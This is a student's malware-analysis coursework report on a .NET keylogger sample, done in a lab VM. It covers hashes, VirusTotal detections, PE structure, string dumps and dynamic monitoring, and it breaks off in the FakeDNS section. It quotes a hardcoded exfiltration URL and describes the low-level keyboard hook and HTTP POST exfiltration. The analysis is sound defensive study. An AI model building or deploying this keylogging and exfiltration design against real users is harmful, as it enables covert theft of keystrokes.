

# CYBR473 Assignment Two: Part Three - Mysterious Malware

Thomas Green - 300536064

## 1. Environment Setup

Virtual environment was created on an ECS lab machine using VirtualBox. Includes two VMs; Windows 10 instance with FlareVM for malware execution/analysis, and a REMnux Linux VM for network simulation. NAT and host-only adapters enabled outbound simulation and isolated VM communication. Snapshots ensured clean state restoration after each test.

## 2. Basic Static Analysis

### 2.1. HashMyFiles

The malware was extracted from the ZIP archive (password: infected) and copied to the desktop. HashMyFiles generated MD5 and SHA-256 hashes of the malware and submitted to antivirus engines for signature detection.

### 2.2. VirusTotal

The screenshot shows the VirusTotal analysis interface for the file `fcad1a7b46bdf236f5a92e8a1d6ac711cfb5450943f4fb92463189531dd1342d`. The main summary indicates that 34 out of 72 security vendors flagged it as malicious. The file is identified as `CYBR473Malware.exe`. Key details include a size of 15.00 KB and a last analysis date of 12 days ago. The file type is EXE. Below the summary, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY. The DETECTION tab is selected, showing a table of vendor analysis results. The table includes columns for vendor name, threat label, detection engine, and family label. Popular threat labels include `trojan.msilheracles/msil`, `trojan`, and `keylogger`. Some entries show confidence levels like "moderate confidence". A green bar at the bottom encourages users to join the community and automate checks.

Popular threat label	Threat categories	Family labels
<code>trojan.msilheracles/msil</code>	<code>trojan</code>	<code>msilheracles</code> , <code>msil</code> , <code>keylogger</code>

Security vendors' analysis	Do you want to automate checks?			
AliCloud	<code>Trojan[spy]MSIL/Keylogger.FUN</code>	ALYac	<code>Gen:Variant.MSILHeracles.119901</code>	
Anti-AVL	<code>Trojan[Spy]/MSIL.Agent</code>	Arcabit	<code>Trojan.MSILHeracles.DID45D</code>	
Avast	<code>Wim32:MalwareX-gen [Spy]</code>	AVG	<code>Wim32:MalwareX-gen [Spy]</code>	
Avira (no cloud)	<code>TR/Spy.KeyLogger.bhlua</code>	BitDefender	<code>Gen:Variant.MSILHeracles.119901</code>	
Bkav Pro	<code>W32.AIDetectMalware.CS</code>	CrowdStrike Falcon	<code>Win/malicious_confidence_100% (0)</code>	
CTX	<code>Exe.unknown.msilheracles</code>	DeepInstinct	<code>MALICIOUS</code>	
Elastic	<code>Malicious (moderate Confidence)</code>	Emsisoft	<code>Gen:Variant.MSILHeracles.119901 (B)</code>	
eScan	<code>Gen:Variant.MSILHeracles.119901</code>	ESET-NOD32	<code>MSIL/Spy.Keylogger.FOV</code>	
Fortinet	<code>PossibleThreat</code>	GData	<code>Gen:Variant.MSILHeracles.119901</code>	

The malware's MD5 hash was submitted to VirusTotal. Malware is classified as malicious by 34 out of 72 antivirus vendors (e.g. CrowdStrike-Falcon), with labels such as `msilheracles`, `msil`, and `keylogger`. Also has tags `detect-debug-environment`, `checks-user-input`, `runtime-modules`, `direct-cpu-clock-access`. It is partially recognized, suggesting it may still evade some engines. Most popular threat label was "heracles" which on further research, we can identify it as a ransomware trojan that prevents or restricts the infected user from accessing their system, usually by locking the screen or encrypting the user's files. Should keep this in mind and look for functionality when analysing further.

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

[Join our Community](#) and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

### Basic properties

MD5	a5abd7d5d098e0bc93673f485ea9637
SHA-1	426cd993bc826e23f57ddda4402b94b6d45a72
SHA-256	fcad1a7b46bdf236f5a92e8a1d6ac711cfb5450943f4fb92463189531dd1342d
Vhash	2140365515118082cd4220
Authentihash	ec0c89c21e880b080243cb002dc849014f01c6cf16900f7088462c734b000e25
ImpHash	f34d5f2d4577ed6d9ceec516cf5a744
SSDeep	384P+sqIBgpUVxbAlY48oQCOPuARi8fb4:PAI4pUSYnRi+
TLSH	T183623B85937DC4632CA7E0B3A98A3274413B0F651BC53EB5E29C5636AAF373110983F95
File type	Win32 EXE   executable windows win32 pe pexe
Magic	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
TrID	Generic CIL Executable (.NET, Mono, etc.) (67.7%)   Win64 Executable (generic) (9.7%)   Win32 Dynamic Link Library (ge... PE32   Library: .NET (v4.0.30319)   Linker: Microsoft Linker
DetectItEasy	
Magika	PEBIN
File size	15.00 KB (15360 bytes)
PEiD packer	.NET executable

### History

Creation Time	2061-09-09 03:58:31 UTC
First Submission	2022-04-25 07:58:27 UTC
Last Submission	2025-05-19 02:23:30 UTC
Last Analysis	2025-05-08 00:22:00 UTC

File Type is a Win32 EXE with PE32 architecture, identified as a .NET Executable (via PEiD). PE header shows creation time of 2061-09-09 03:58:31 UTC, indicating a timestamp manipulation obfuscation tactic. Submission History section shows malware was first seen April 2022, last analyzed May 2025, implying it has circulated for over three years. Digital Signature is not signed, reducing trustworthiness.

Sections						
Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	8192	12436	12800	5.57	ec0694d96daf9d05e39708949d325d7f	272287.19
.rsrc	24576	1500	1536	4.19	9a3388fe4045561cd96c3b49d8d0fd88	74048.16
.reloc	32768	12	512	0.08	d7556ece682a63a1fc1fa2e21a227832	128522

Imports
+ mscoree.dll

PE Sections: .text section where the main code resides, has moderate entropy (5.57). .rsrc section where the resources are, has moderate entropy (4.19), and includes version and manifest data. .reloc section, containing minimal content, has low entropy (0.08). Can see that these sections are not packed due to the differences in the virtual size compared to the raw size, which is further justified by the low-moderate entropy.

Only import listed is mscoree.dll, which is a DLL that contains the core runtime engine for the .NET framework. When a .NET application is launched, mscoree.dll is loaded, and it's responsible for tasks during execution, indicating that dynamic linking is taking place.

.NET Assembly Structure contained metadata tables (#GUID, #Blob, #US, #~, and #Strings). High entropy in #Blob, #~, and #Strings suggests possible obfuscation or packing. Resources included CYBR473Malware.Form1.resources and CYBR473Malware.Properties.Resources.resources, indicating GUI elements and embedded configurations. API Usage included user32.dll, which is likely used for GUI interaction, keylogging, and code injection and kernel32.dll, suggesting use of process/thread management and memory operations. Other APIs are listed under the unmanaged method list, such as GetWindowText, GetForegroundWindow, and keyboard/module functions from user32.dll and kernel32.dll.

### 2.3. String Analysis

To extract readable strings from the malware, the strings utility was used via Command Prompt using 'strings CYBR473Malare.exe > output.txt.'

```
*Vs3
*BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
-7B]
Form1
ToUInt32
ReadInt32
get_UTF8
<Module>
SizeF
WH_KEYBOARD_LL
WM_SYSKEYDOWN
WM_KEYDOWN
System.IO
WM_SYSKEYUP
WM_KEYUP
value
mscorelib
KeyboardListener_KeyboardCallbackAsync
hookedKeyboardCallbackAsync
hookedLowLevelKeyboardProc
proc
GetCurrentThreadId
dwThreadId
hookId
GetWindowThreadProcessId
lpdwProcessId
lastIsDead
```

Observed key behavioural indicators, with strings relating to keyboard hook handling and user input monitoring, consistent with malware's classification as a keylogger. Key terms included; SetWindowsHookEx, CallNextHookEx, WM\_KEYDOWN, WM\_KEYUP, WM\_SYSKEYDOWN, WM\_SYSKEYUP, WH\_KEYBOARD\_LL, hookedLowLevelKeyboardProc and hookedKeyboardCallbackAsync. Confirms the use of a low-level keyboard hooks implemented through unmanaged Windows APIs to capture system-wide keystrokes.

```
InitializeComponent
KeyEvent
keyEvent
count
SuspendLayout
GetKeyboardLayout
ResumeLayout
dwLayout
System.Windows.Input
AttributedHeadInput
System.Text
set_Text
GetWindowText
text
get_How
GetForegroundWindow
GetActiveWindow
ToString
UnhookWindowsHookEx
SetWindowsHookEx
CallNextHookEx
MapVirtualKeyEx
AnKey
KeystrokeVirtualKey
IsSysKey
isSysKey
wVirtKey
GetAssembly
set_Opacity
get_Capacity
Facebook
Configurations

output.txt - Notepad
File Edit Format View Help
IUnknown
FATMAP
AsyncCallback
call
add_Tick
execute_Tick
log_Tick
button1_Click
hWin
idHook
SetHook
HasHook
set_Interval
System.ComponentModel.Design
dHook
kernel32.dll
user32.dll
ComContainerControl
IParam
iParam
IParam
Program
set_Item
Sys
Form
Enum
ResourceMan
IpfN
Main
set_Margin
Application
DispatcherOperation
```

In terms of GUI and Window, we can see the presence of strings suggesting active window tracking; GetForegroundWindow, GetWindowText, GetWindowThreadId, GetCurrentThreadId, user32.dll, kernel32.dll. These are some of the API DLLs and unmanaged method list APIs that we identified in VirusTotal earlier. These functions and DLLs allow the malware to determine which application is currently in focus, likely to correlate captured keystrokes.

VirusTotal identified these DLLs and functions in the .NET section of the details tab, which we can assume for now that the malware dynamically loads these libraries at runtime.

```
output.txt - Notepad
File Edit Format View Help
set_Opacity
get_Capacity
Facebook
Configurations
C:\Users\al-sahaf\Downloads\CYBR473 Assignment 2\CybrMalwareSpy\obj\Debug\CYBR473Malware.pdb
https://al-sahaf.000webhostapp.com/harith/test.php
time
MMM dd, yyyy h:mm:ss tt
log
POST
Form1
```

Network indicators include a hardcoded C2 URL, “<https://al-sahaf.000webhostapp.com/harith/test.php>”. Additional network strings such as WebClient, UploadValues and POST, suggest the malware uses HTTP POST requests to exfiltrate data. Inclusion of “Facebook” indicates targeted behaviour, such as prioritizing keylogging when Facebook is detected in active windows or future use in phishing or deception.


In terms of User and Environment strings, strings like get\_UserName, ProcessModule, GetModuleHandle, GetKeyboardLayout, get\_CurrentDispatcher, and DateTime suggest the malware may profile the user environment or schedule tasks based on user activity.

```
output.txt - Notepad
File Edit Format View Help
filter
userDir
.ctor
ctor
UIntPtr
System.Diagnostics
System.Runtime.InteropServices
System.Runtime.CompilerServices
System.Resources
CYBR473Malware.Form1.resources
CYBR473Malware.Properties.Resources.resources
DebuggingModes
CYBR473Malware.Properties
Globals
EnableVisualStyles
ReadAllBytes
Uploadvalues
wFlags
Settings
RawKeyEventArgs
args
System.Windows.Forms
Contains
set_AutoScaleDimensions
get_Chars
GetCurrentProcess
components
InterceptKeys
Concat
Object
object
System.Net

output2.txt - Notepad
File Edit Format View Help
set_Text
GetWindowText
GetText
text
get_Now
GetForegroundWindow
GetActiveWindow
ToHandleEx
UnhookWindowsHookEx
SetWindowsHookEx
CallNextHookEx
MapVirtualKeyEx
MapVirtualKey
drvKey
KeyFromVirtualKey
IsSysKey
IsKey
wIntKey
get_Assembly
set_Assembly
get_Capacity
Facebook
Configurations
C:\Users\al-sahaf\Downloads\CYBR473 Assignment 2\CybrMalwareSpy\obj\Debug\CYBR473Malware.pdb
https://al-sahaf.000webhostapp.com/harith/test.php
time
MMM dd, yyyy h:mm:ss tt
log
POST
Form1
Form
Form1
Form1
CYBR473Malware.Properties.Resources
z.V
```

Can see there were several file and resource references found throughout the string analysis. This file path, C:\Users\Al-Sahaf\Downloads\CYBR473 Assignment 2\CybrMalwareSpy\obj\Debug\CYBR473Malware.pdb, seems to be a debug build, which was likely compiled and left in the program when the malware was written.

## 2.4. PEiD




PEiD was used to check if the malware is packed or obfuscated. Detected signature was Microsoft Visual C# / Basic .NET, indicating the malware is a standard .NET executable. Fast Check flagged it packed (false-positive), however both EP Check and Entropy Analysis contradicted this. This is further supported by the presence of readable strings, a consistent PE structure, and visible CLR metadata.



## 2.5. CFF Explorer

A screenshot of the CFF Explorer application. The left pane displays a tree view of the file structure for 'CYBR473Malware.exe', with 'File Header' selected. The right pane shows a table of file header metadata. The table has columns: Member, Offset, Size, Value, and Meaning. The rows include: Machine (Offset 00000084, Word, Value 014C, Meaning Intel 386); NumberOfSections (Offset 00000086, Word, Value 0003); TimeDateStamp (Offset 00000088, Dword, Value AC76C167); PointerToSymbolTa... (Offset 0000008C, Dword, Value 00000000); NumberOfSymbols (Offset 00000090, Dword, Value 00000000); SizeOfOptionalHea... (Offset 00000094, Word, Value 00E0); and Characteristics (Offset 00000096, Word, Value 0022, Meaning Click here). The 'TimeDateStamp' value is highlighted in blue.


The File Header includes standard metadata used by the Windows loader such as Machine, NumberOfSections, TimeDateStamp, and Characteristics. The TimeDateStamp value AC76C167 when converted to decimal (2893463911) and then to Unix timestamp results on Friday, September 9, 2061 3:58:31 PM, matching the timestamp on VirusTotal.



The Optional Header defines critical execution settings like AddressOfEntryPoint (0000000E), ImageBase, SectionAlignment, and FileAlignment.



Can see small difference in the virtual size and raw size of the .text, .rsrc, .reloc sections, implying that the file is not packed. Only one DLL is imported, mscoree.dll, and one function, \_CorExeMain, which is the standard CLR entry point for .NET executables. Generally, a low number of imports would suggest the file is packed, however since we know this is not true based on our analysis, we can determine that the malware is doing runtime dynamic linking, allowing the application to load DLLs during runtime instead of predefining them statically.



Dependency analysis via CFF Explorer shows that mscoree.dll depends on KERNEL32.dll and KERNELBASE.dll (for core Windows functionality). There are also various api-ms-win-core-\* modules, which are part of the Windows API Set Schema used by modern Windows OS for internal API abstraction. One API module of interest is the libraryloader as highlighted above, which is a subset that handles dynamic library management, and is the module that is most likely dynamically loading libraries for the application. We can see in the .NET metadata that the executable targets .NET Framework v4.0.30319, with all five standard metadata streams present; #~, #Strings, #US, #GUID, and #Blob.

### 3. Basic Dynamic Analysis

#### 3.1. Environment Setup/Execution

The malware was executed in a controlled FlareVM environment. Before execution, an initial RegShot snapshot was taken, and Process Monitor and Process Explorer were launched. On the REMnux VM, FakeDNS (fakedns -l 192.168.56.21) and Wireshark (on interface ensP08) were started. With all tools active, the malware was run as administrator. No GUI appeared, indicating it runs silently in the background. After 10 minutes, Wireshark and Process Monitor were paused, and a second RegShot snapshot was taken to identify changes. Analysis was then based on the recorded system and network activity.

### 3.2. Process Monitor

Execution of CYBR473Malware.exe was observed in Process Monitor by filtering its process name. This showed the process starting with parent PID 4320 and thread ID 6528. Malware performs file modifications and registry queries, consistent with environment setup and runtime behaviour. It loads several DLLs, including mscoree.dll, ntdll.dll, and wow64.dll, confirming .NET framework involvement. Registry queries and key additions related to .NET v4.0.30319 were observed, including root certificate operations, indicating framework initialization.

File access to .ttf font files and registry queries under National Language Support (NLS) indicate locale or keyboard layout awareness, with references for Czech and Greek locale code groups.

06:41....	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableFileTracing
06:41....	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableAutoFileTracing
06:41....	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableConsoleTracing
06:41....	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\FileTracingMask
06:41....	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\ConsoleTracingMask
06:41....	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\MaxFileSize
06:41....	CYBR473Malw...	6688	RegQueryKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32
06:41....	CYBR473Malw...	6688	RegSetValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\Directory
06:41....	CYBR473Malw...	6688	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableFileTracing
06:41....	CYBR473Malw...	6688	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\FileTracingMask
06:41....	CYBR473Malw...	6688	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\EnableConsoleTracing
06:41....	CYBR473Malw...	6688	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Tracing\CYBR473Malware_RASAPI32\ConsoleTracingMask

The malware creates and modifies registry keys under CYBR473Malware\_RASAPI32, with values such as; EnableFileTracing, EnableAutoFileTracing and EnableConsoleTracing. These may be attempts to masquerade as legitimate Windows tracing activity.

06:41....	CYBR473Malw...	6688	ReadFile	C:\Windows\System32\drivers\etc\hosts
06:41....	CYBR473Malw...	6688	CloseFile	C:\Windows\System32\drivers\etc\hosts
06:41....	CYBR473Malw...	6688	UDP Send	FlareVM64:52488 -> 192.168.56.21:domain
06:41....	CYBR473Malw...	6688	UDP Receive	RareVM64:52488 -> 192.168.56.21:domain
06:41....	CYBR473Malw...	6688	ReadFile	C:\Windows\SysWOW64\mswsock.dll
06:41....	CYBR473Malw...	6688	ReadFile	C:\Windows\SysWOW64\mswsock.dll

A UDP DNS request to 192.168.56.21:53 was captured, likely a C2 domain resolution attempt, demonstrating network-aware behaviour.

Process Monitor - Sysinternals: www.sysinternals.com				
Time ...	Process Name	PID	Operation	Path
06:44....	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	ReadFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	Thread Create	
06:44....	CYBR473Malw...	6688	Thread Create	
06:44....	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	ReadFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	ReadFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	ReadFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CreateFile	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	QueryStandardI...	C:\Users\cybr473\configurations.txt
06:44....	CYBR473Malw...	6688	CloseFile	C:\Users\cybr473\configurations.txt

The malware creates a file named configurations.txt, where keystrokes are logged, confirming keylogger functionality.

### 3.3. Process Explorer

The screenshot shows the Process Explorer interface with the following details:

- Process View:** CPU tab selected. The process list includes:
  - svchost.exe (multiple instances)
  - taskhostw.exe
  - ctfmon.exe
  - svchost.exe
  - explorer.exe (multiple instances)
  - SecurityHealthSystray.exe
  - VBoxTray.exe
  - Zoom164.exe
  - CYBR473Malware.exe (highlighted in yellow)
  - chrome.exe (multiple instances)
  - StartMenuExperienceHost.exe
  - svchost.exe
  - RuntimeBroker.exe
  - SearchApp.exe
- Process Details:** CYBR473Malware.exe (PID: 6688) is highlighted. CPU Usage: 6.26%, Commit Charge: 38.80%, Processes: 143, Physical Usage: 43.52%.

The Properties dialog box for CYBR473Malware.exe shows the following information:


- Image Tab:**
  - Image File: CYBR.473Malware
  - Version: 1.0.0.0
  - Build Time:
  - Path: C:\Users\cybr473\Desktop\CYBR.473Malware.exe
  - Command line: "C:\Users\cybr473\Desktop\CYBR.473Malware.exe"
  - Current directory: C:\Users\cybr473\Desktop\
  - Autostart Location: n/a
- General Tab:**
  - Parent: explorer.exe(4320)
  - User: FLAREVM64\cybr473
  - Started: 06:41:30 21/05/2025
  - Image: 32-bit
  - Comment:
  - Verify, Bring to Front, Kill Process buttons
  - VirusTotal: [Submit]
- Runtime Tab:**
  - Data Execution Prevention (DEP) Status: Enabled (permanent)
  - Address Space Load Randomization: Bottom-Up
  - Control Flow Guard: Disabled
  - Enterprise Context: N/A
  - Stack Protection: Disabled

During execution, CYBR473Malware.exe was visible as a running process in Process Explorer, with no additional suspicious child processes observed. Properties tab of the malware indicated the command line used to launch the malware showed no extra arguments, confirming the malware runs standalone. The threads tab showed a Common Language Runtime (CLR) thread active, confirming .NET execution. The strings tab (runtime memory) revealed matches to the earlier static string analysis. This confirms that the malware does not dynamically load APIs outside of the .NET layer during runtime.

### 3.4. RegShot

A RegShot comparison before and after execution showed 51 new registry keys created, and 980 new/modified values. Registry interaction seen per Process Monitor and RegShot appear to be runtime-related, likely generated by .NET and the monitoring tools used. Keys referencing LogFile1 seem to be associated with these tools, not the malware itself. Can say that it may be using Process Monitor and Process Explorer to determine when user activity has occurred but this has not been indicated. Registry entries under RASAPI32 were observed, with values like EnableFileTracing and EnableConsoleTracing, indicating the malware may be attempting to blend in with legitimate tracing activity by enabling tracing and console tracing configurations, however, it may also stem from the system or .NET framework setup. Based on analysis so far, there is no strong evidence that the malware intentionally modifies the registry for persistence or other malicious purposes, and most changes are consistent with runtime behaviour, tool interaction, and .NET framework activity.


### 3.5. FakeDNS



```
remnux@remnux: ~
192.168.56.21
fakedns[INFO]: Response: 251.0.0.224.in-addr.arpa -> 192.168.56.21
fakedns[INFO]: Response: optimizationguide-pa.googleapis.com -> 192.168.56.21
fakedns[INFO]: Response: www.google.com -> 192.168.56.21
